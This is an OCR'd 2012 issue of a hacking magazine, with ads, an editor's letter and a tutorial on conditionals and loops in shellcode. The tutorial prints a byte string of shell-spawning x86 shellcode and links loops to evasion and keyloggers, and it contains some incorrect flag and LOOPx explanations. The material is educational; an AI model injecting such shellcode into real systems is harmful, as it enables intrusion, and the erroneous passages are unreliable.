# Exploiting Software

## HAKING

Vol.2 No.3
Issue 03/2012(7) ISSN: 1733-7186

# SECURITY ONION

## UNDERSTANDING CONDITIONALS IN SHELLCODE

## CREATING A FAKE WI – FI HOTSPOT

PLUS

HOW TO TEST A NEW SERVICE PRODUCT:
PENETRATION TESTING METHODOLOGY IN JAPANESE COMPANY
TRY TO HARDEN YOUR CISCO IOS DEVICE:
ACCURATE TIME SYNCHRONIZATION WITH NTP

# DEFENDING YOUR VIRTUAL BORDERS

# CYBER DEFENCE
## SUMMIT مؤتمر الأمن السيبراني

ENDORSED BY

e.oman

عمان الرقمية e.oman

المجلس الوطني للسلامة المعلوماتية Oman National CERT

ITU IMPACT

APRIL 2ND - 3RD 2012
GRAND HYATT HOTEL, MUSCAT, OMAN
WWW.CYBERDEFENCESUMMIT.COM

TELECOM & IT SERIES

success is a choice naseba

## Confirmed Speakers



## Sponsors and Partners

### Platinum Sponsor

Booz | Allen | Hamilton

strategy and technology consultants

### Gold Sponsors

CASSIDIAN
AN EADS COMPANY

DELL
The power to do more

Lancope
Network Performance + Security Monitoring™

INFOWATCH

### Silver Sponsors

SYPRIS

ST Electronics (Info-Security)
A company of ST Electronics

infoshield
ترس المعلومات

### Panel Sponsor

Microsoft

### Bronze Sponsors

QUALYS

ERNST & YOUNG
Quality In Everything We Do

GLOBAL

Bitdefender

SEKIMIA

CODENOMICON

I/E
Idea Entity

### Association Partners

SITC

ADS

### Media Partners

HELP NET SECURITY
WWW.NET-SECURITY.ORG

HAKIN9.org

Global Security Mag

virus BULLETIN

datanami

Digital Manufacturing report

For more information on being a part of this summit, contact: **Ali Khalid Rana,** Marketing Manager
**Email:** alir@cyberdefencesummit.com, **Tel:** +971 4455 7962

Exploiting Software
team

**Editor in Chief:** Grzegorz Tabaka
*grzegorz.tabaka@hakin9.org*

**Managing Editor:** Natalia Boniewicz
*natalia.boniewicz@hakin9.org*

**Editorial Advisory Board:** Rebecca Wynn, Matt Jonkman, Donald Iverson, Michael Munt, Gary S. Milefsky, Julian Evans, Aby Rao

**Proofreaders:** Michael Munt, Rebecca Wynn, Elliott Bujan, Bob Folden, Steve Hodge, Jonathan Edwards, Steven Atcheson, Robert Wood

**Top Betatesters:** Nick Baronian, Rebecca Wynn, Rodrigo Rubira Branco, Chris Brereton, Gerardo Iglesias Galvan, Jeff rey Smith, Robert Wood, Nana Onumah, Rissone Ruggero, Inaki Rodriguez

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 Expoiting Software magazine.

**Senior Consultant/Publisher:** Paweł Marciniak

**CEO:** Ewa Dudzic
*ewa.dudzic@hakin9.org*

**Production Director:** Andrzej Kuca
*andrzej.kuca@hakin9.org*

**DTP:** Ireneusz Pogroszewski
**Art Director:** Ireneusz Pogroszewski
*ireneusz.pogroszewski@hakin9.org*

**Publisher:** Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
*www.hakin9.org/en*

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.
To create graphs and diagrams we used smartdraw.com program by SmartDraw

Mathematical formulas created by Design Science MathType™

## DISCLAIMER!


**The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.**

## Dear Readers,

Do you have 10 minutes? This is how long it takes to setup and configure Security Onion which is the main topic of this Spring issue. Security Onion is a Linux Security Distribution based on the Ubuntu (Xubuntu 10.04 actually) operating system. If you want to learn how to use it read the article Easy Network Security Monitoring with Security Onion written by Daniel Dieterle.

To see how an attacker can deceive a large number of users, and consequently capture information that enables him to commit criminal acts such as identity theft read the article Creating a Fake Wi-Fi Hotspot to Capture Connected Users Information written by Roberto Saia. If you want to gain a deep understanding how shellcode and take a step from a novice to being able to create and deploy their own shellcode and exploits read Understanding conditionals in shellcode, the next article of Craig Wright's serie on Shellcode. To see the different steps and procedures implemented in Fusic Co. Ltd., based in Fukuoka, Japan, which its main business is software and application development, read the article Penetration Testing Methodology in Japanese Company written by Dennis Ludena. To understand why you should never neglect to consider the relevance of accurate network timing don't miss the article Accurate Time Synchronization with NTP. Hardening your Cisco IOS Device written by Abdy Martinez.

Enjoy the reading!
Natalia Boniewicz
& Hakin9 Team



# Do You Want to Become a Cyber Security Expert?

# OR ADVANCE YOUR IT SECURITY CAREER?

- Cyber Security has one of the largest market shares in IT
- Government & Compliance Regulations are more and more enforced
- Gartner Group predicts unprecedented growth and need in Cyber Security
- Skilled Cyber Security Experts are in ever more demand

## THE CYBER 51 EXPERT COACHING FORUM

- Individual 1-on-1 Mentoring on Ethical Hacking, Penetration Testing and IT Security
- Networking with other community members and moderators
- Access to a wealth of tools and information not found on public domain
- Permanent Job & Contract offers, Webinars and much more!

## YOUR BENEFITS

- Become an Ethical Hacker / Penetration Tester with 1-on-1 mentoring
- Learn at your own pace at a fraction of the cost of regular courses

## CYBER 51 COACHING FORUM

### CYBER SECURITY FORUM

### CONTENT:

1. General Topics
2. Service Assessment
3. Ethical Hacking
4. Cyber Threats
5. Mitigating Cyber Threats
6. Penetration Testing

### CYBER 51 INSTRUCTORS

### OUR CERTIFICATION LEVELS:

- Certified Ethical Hacker (C|EH)
- Forensic Investigator (C|HFI)
- Certified Security Analyst (ECSA)
- Licensed Penetration Tester (C|LPT)
- Network Security Admin (ENSA)
- ISC Consortium (CISSP)

### FEATURES

### ADDITIONAL FEATURES:

- 1-on-1 Coaching
- Trainers with Years of Experience
- Wealth of Tools
- Webinars
- Networking with other members
- Contract & Perm. Job Opportunities

## WHY CYBER 51?

- Learn whenever you want to
- Dedicated 1-on-1 Coaching
- Information you will not find on public boards
- All Mentors work as Senior Security Consultants
- Frequent updates
- Great Value for money

CYBER 51
A PURE CYBER SECURITY NETWORK


CONTACT US TODAY

CYBER 51 LIMITED, 176 THE FAIRWAY, SOUTH RUISLIP, HA4 0SH, MIDDLESEX, UNITED KINGDOM

EMAIL: INFO@CYBER51.CO.UK

WEB: WWW.CYBER51.CO.UK

# ATTACK PATTERN



# DEFENSE PATTERN

Unfortunately, most network engineers and administrators don't consider the relevance of accurate network timing. Although the manual procedure works in a small network environment, as a network grows, it becomes difficult to ensure that all infrastructure devices are operating with synchronized time. A greater solution is to configure NTP. This protocol allows devices to synchronize their time settings with an NTP server. A group of NTP clients that obtain time and date information from a single source have more consistent time settings.

Network Time Protocol (NTP) is a protocol designed to synchronize the clocks of computer systems over packet-switched, variable-latency data networks to a common time-base (usually UTC). NTP, that uses the User Datagram Protocol (UDP) as its transport protocol, synchronizes timekeeping among a set of distributed time servers and clients. This allows events to be associated when system logs are created and other time-specific events occur.

# PENETRATION TESTING

## 34 Penetration Testing Methodology in Japanese Company

*By Dennis Ludena*

In the last two years, Japanese companies have been the target of different serious and powerful network attacks. The government, industries and even big corporations like Sony PSP Network, Mitsubishi Heavy Industries and The Japanese Parliament have made companies engaged in the IT

sector give serious attention and look into a new business horizon and implement penetration systems methodologies as part of their solutions and services. This article explains the different steps and procedures implemented in Fusic Co. Ltd., based in Fukuoka, Japan, which its main business is software and application development. The article describes the tools used and how these tools were used in order to test a new service product the company is offering, the 360do.jp, as part of their first attempt to join the competitive IT business in the field of Penetration Testing.

Learn
Web Application Security
with...

Coliseum
Virtual labs
100% practical hands on training
by eLearnSecurity

FIND OUT
14 educational challenges

Real world scenarios
No set-up time
Play on MS SQL Server
Got stuck? We support!

www.coliseumlab.com

# Understanding

## conditionals in shellcode

This article is going to follow from previous articles as well as going into some of the fundamentals that you will need in order to understand the shellcode creation process. In this article, we are looking at extending our knowledge of assembly and shellcoding. This is a precursor to the actual injection and hooking process to follow.

In this piece, we will investigate how you can determine code loops, the uses of loops as well as acting as an introduction into how you can reverse engineer assembly or shellcode into a higher level language and even pseudo-code, all of which forms an essential component of creating and executing one's own exploit successfully. By gaining a deep understanding just how code works and to know where to find the fundamentals shellcode programming language we hope to take the reader from a novice to being able to create and deploy their own shellcode and exploits.

### Introduction

In the previous article, *Beyond automated tools and Frameworks: the shellcode injection process* we started to introduce the basic assembly functions and instructions. We will follow from previous articles and expand on the use of the fundamentals such that you can start to develop a deep understanding of the shellcode creation process. We will do this by extending our knowledge of assembly and shellcoding as a precursor to the actual injection and hooking process





**Figure 1.** *IDA disassembled "cmd.exe"*

to follow. In this article we will investigate how you can determine code loops, the uses of loops as well as acting as an introduction into how you can reverse engineer assembly or shellcode into a higher level language and even pseudo-code, all of which forms an essential component of creating and executing one's own exploit successfully. By gaining a deep understanding just how code works and to know where to find the fundamental shellcode programming language we hope to take the reader from a novice to being able to create and deploy their own shellcode and exploits.

Using an interactive disassembler (such as IDA Pro) simplifies the process and in many cases creates a complete flow diagram and graph of the program we wish to analyse or create (Figure 1). This helps in the actual process of analysis, but does little in the manner of explanation. Unless we already possess the knowledge of why IDA set the resulting structure as it has done, we are little closer in actually being able to understand the code segment.

**Listing 1.** *Testing conditionals*

```
…
1     Cmp   EAX,  EBX
2     Jnz   loc_4AD13772
…
```

**Listing 2.** *The Pseudo Code*

```
1     If (EAX <> EBX)            // If EAX does not equal EBX (A)
2     {
3           Goto loc_4AD13772    // Jump to location 4AD13772 (B)
4     }
5     Else                       // Otherwise
6     {
7           Goto loc_4AD07420    // Jump to location 4AD07420 (C)
6     }
```


**Figure 2.** *A Jump in "cmd.exe"*

## Rehashing conditionals and branching

If we take an individual jump statement in Figure 2, we see that block "A" ends in a "compare" (CMP) and "Jump if not zero" (JNZ). This is listed in "Listing 1". Here, the test "Cmp EAX, EBX" is an "implied sub" or an instruction that will evaluate the statement "EBX – EAX" without modifying the values stored in the operand, in this case the register EAX. In the event that EAX and EBX are the same, the flag "ZF" or the zero flag will be set to zero (ZF=0). If the ZF is set, the code jumps to location "B" (the green IDA arrow) and if the ZF is not set he code jumps to location "C" (the red IDA arrow).

The next command in the block, `Jnz loc_4AD13772` will evaluate the zero flag and hence we have an IF statement (Listing 2). For the present, we have not looked at setting variables and constants, but in time we can do this as well through analysing the values that are being pushed and popped onto and off of the stack in segment A (Figure 2).

We can represent this statement in pseudo-code (Listing 2). From this we can see that "simplifying the shellcode into pseudo code that a human can understand easier increases the amount of code significantly. This increase comes about anytime we take low level code (such as shellcode) and convert it into a higher level language (including pseudo code).

In order to learn how to understand shellcode fully, you will need to comprehend both the creation of assembly directly as well as the reversing process (Foster, Osipov, Bhalla, & Heinen, 2005). That is, you will need to be able to take pseudo code and write shell code as well as the reverse of the process, taking shellcode and converting this into an understandable pseudo-code. The key element here of course is practice. Writing and reversing code is not as difficult as it seems at first glance; it is a matter of practice. The more time you spend writing and reversing simple statements, the better you will become.

**Listing 3.** *Shellcode sample (This sample of shellcode has been taken from (Zillion, 2002). This page goes into detail as to the operation of the shellcode and the reader is encouraged to step through this. The reader will find countless many examples online with a simple Google search and many good examples are also included within the Metasploit framework.)*

```
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
"\x42\x42\x42\x42";
```

Here we see the use of conditional statements at their most basic. These form the basis of all branching and even many loops within code.

## Back to Shellcode

So, if we look again at the shellcode example we introduced in the prior article (Listing 3) we see that we can create a simple graph of the code (Figure 3).

In this example we have a simple conditional statement as well as a simple function call. The conditional statement is based on the "bound" instruction that is commonly used to ensure a signed array index (16- or 32-bit register) value falls within the upper and lower bounds of a block of memory. Where the result is "true" the code branches as is displayed on the left of Figure 3 and when this fails (the result is "false"), additional operations are conducted

The jump, our conditional statement, is conducted using a JNB instruction. Here, the code will *Jump if not (unsigned) below* or the Carry Flag (CF) is set to zero (0). All this to execute a shell as a system instruction.

This shellcode example was extremely simple. In creating shellcode, we are generally attempting to create as small a sample as possible. There are reasons for this, as we increase the size of the code, we increase the probability that we will be detected. More, many heap spray and buffer overflow attacks are limited in the amount of information that we can send to them. This point is important. If we need 250 bytes to be able to do what we want to achieve in our shellcode and the exploit will work with a maximum size of 200 bytes, our exploit will fail.

So in this case, size matters. It is just the reverse of that we commonly think of and here the smaller the code, the better it is.

We also see this when we are looking at malware. Here, the size of the code can be larger than it is in shellcode, but it is always unlikely that a 100Mb code sample would ever be installed and run as a malware exploit. That stated, stranger things do occur! In regards to malware, the use of loops, functions and conditionals are frequently used in order to obscure code and make





**Figure 3.** *Back to our shellcode*

it more difficult for an analyst to decode them. This can include simple encryption and compression routines as well as dead end code branches that are designed to simply waste the analyst's time and effort.

Other than the simple branches we have already looked at, conditionals are also a means to create loops and more complex code structures.

## Onto loops

Loops are of course a crucial component of any code. This feature allows for iteration. This is the repeated execution of a block of code until a defined condition has been met. Each occurrence of running the code block being looped is an iteration of that code block.

There are two primary means to creating a loop in shellcode. These are:

- Through the use of conditional jumps (as we have covered in prior articles), or
- The use of a LOOPx instruction.

The LOOPx instructions are defined by the condition code that sets how the loop will branch. The main loops in assembly include:

- loop – Loop where ECX does not equal zero (and usually for short jumps),
- loopz – Loop if the register ECX is equal to zero,
- loope – Loop if the register ECX is equals a value it is compared to,
- loopnz – Loop if the register ECX is not equal to zero, or
- loopne – Loop if the register ECX does not equal a value it is compared to.

The "loop" instruction (without a condition) is generally used for small jumps where the branch is located less than 128bytes from the start of the loop. On each iteration of a LOOPx instruction, the system will subtract one from the ECX register.

## What forms a loop?

All shellcode loops are composed of five (5) parts. These are:

- A control variable. Each loop will contain a set of variables that can be evaluated to see if the loop should continue or end.
- The initial value that initialises the loop has to be set for each of the control variables.
- The block of code that acts as the body of the loop. This is the code that is run at each iteration of the loop.
- The modification process. This stage changes the control variable.
- An end condition. Although not strictly necessary (it is possible to have an endless loop) it is generally considered necessary to have some end to the loop such that it stops and does not run eternally.

Loops are an important component of creating shellcode. They enable the author to obscure their code (through encryption and decryption routines), to add port and IP scanning functions into the shellcode, to enact denial of services attacks and to create keystroke loggers amongst other things. Although there are many forms of looping instructions, the primary ones we will address are *for loops* and "while loops".





**Figure 4.** *A For Loop in action*





**Figure 5.** *A While loop in action*

## For Loops

We can see a simple for loop disassembled into machine code in Figure 4.

All loops are actually functionally equivalent (Zakharov, 1999) and can be written in different ways. We define them as we do for reasons of elegance and performance, an art more than a science.

In the "For loop" the initialisation, update routine and ending conditions are specified at the start of the loop. This is the primary difference to a while loop where the ending conditions are defined at the end of the loop and the control and update routine is set within the body of the loop. There are of course many ways to represent even a simple for loop and this makes the reversing process far more complex than it may seem it should be (and hence also comes to why there are as yet no truly automated decompilers).





**Figure 6.** *A loop from a routine in NSPack*

From this, we can quickly deduce that a stopping condition at the start of the loop would best fit a "For Loop" whilst a stopping condition located at the end of the loop best forms a "While Loop".

In the example (Figure 4), we start by setting our variable "i" to a value of 0 and create a routine to increment this value by one on each iteration of the routine. The loop is set to end or complete when the value of "i" reaches or exceeds 100. This means that our loop will iterate 100 times.

The C/C++ code is listed to the left of the figure with the functionally equivalent assembly code listed on the right. In order to initialise our variable "i" in assembly, we have set the EAX register to contain the value 0. As this i8s a "For Loop", the completion or ending condition is checked at the start of the loop and we have this written as a "CMP EAX, 100" assembly instruction where the conditional jump (JNL) is taken if EAX is greater than or equal to 100. Basically, we loop until the value stored in EAX equals 100.

The value in the EAX register is incremente4d by 1 each time the code block is iterated and the check routine at (2) is again engaged.

## While Loops

In the following example (Figure 5) we can see the distinction on how a "While Loop" is generally created in assembly.

Here we again start with initialising the variable "i" to zero. In this case, this is equivalent to setting the EAX register to hold a value of 0. Next, the loop routine evaluates the check. This is it compares "i" to the value we have set for our iterations (100) to see if it is larger or equal. In assembly, we have a CMP instruction to evaluate the EAX register against the value 100. The code block is run if and only if the value held in EAX is less than 100. When the code has run, the value held in EAX is incremented by 1 (or the value "i" in the higher level code).

In the two examples we have provided, the "while loop" and the "for loop", the assembly code we have provided is functionally equivalent. The code could be rearranged to provide the same results.

### A real life loop

If we take a look at a function from the NSPack compression routine (Wright, 2010) we can see a simple loop from a real life packing routine (figure 6).

In this example, a JB (or Jump if (unsigned) below with the carry flag set or CF = 1) is used to see if the block iterates.

## A simpler loop

We also have another means to creating loops in shellcode, the LOOPx instruction set. These instructions decrement ECX and jump to the memory location set in the command or not depending on whether a specified condition is set.

```
The form of the instruction is:   Loop   <memory location>
```

In this instruction set, the

- loop – unless decrementing ECX caused its value to become zero.
- loope – loop if equal
- loopz – loop if zero
- loopne – loop if not equal
- loopnz – loop if not zero

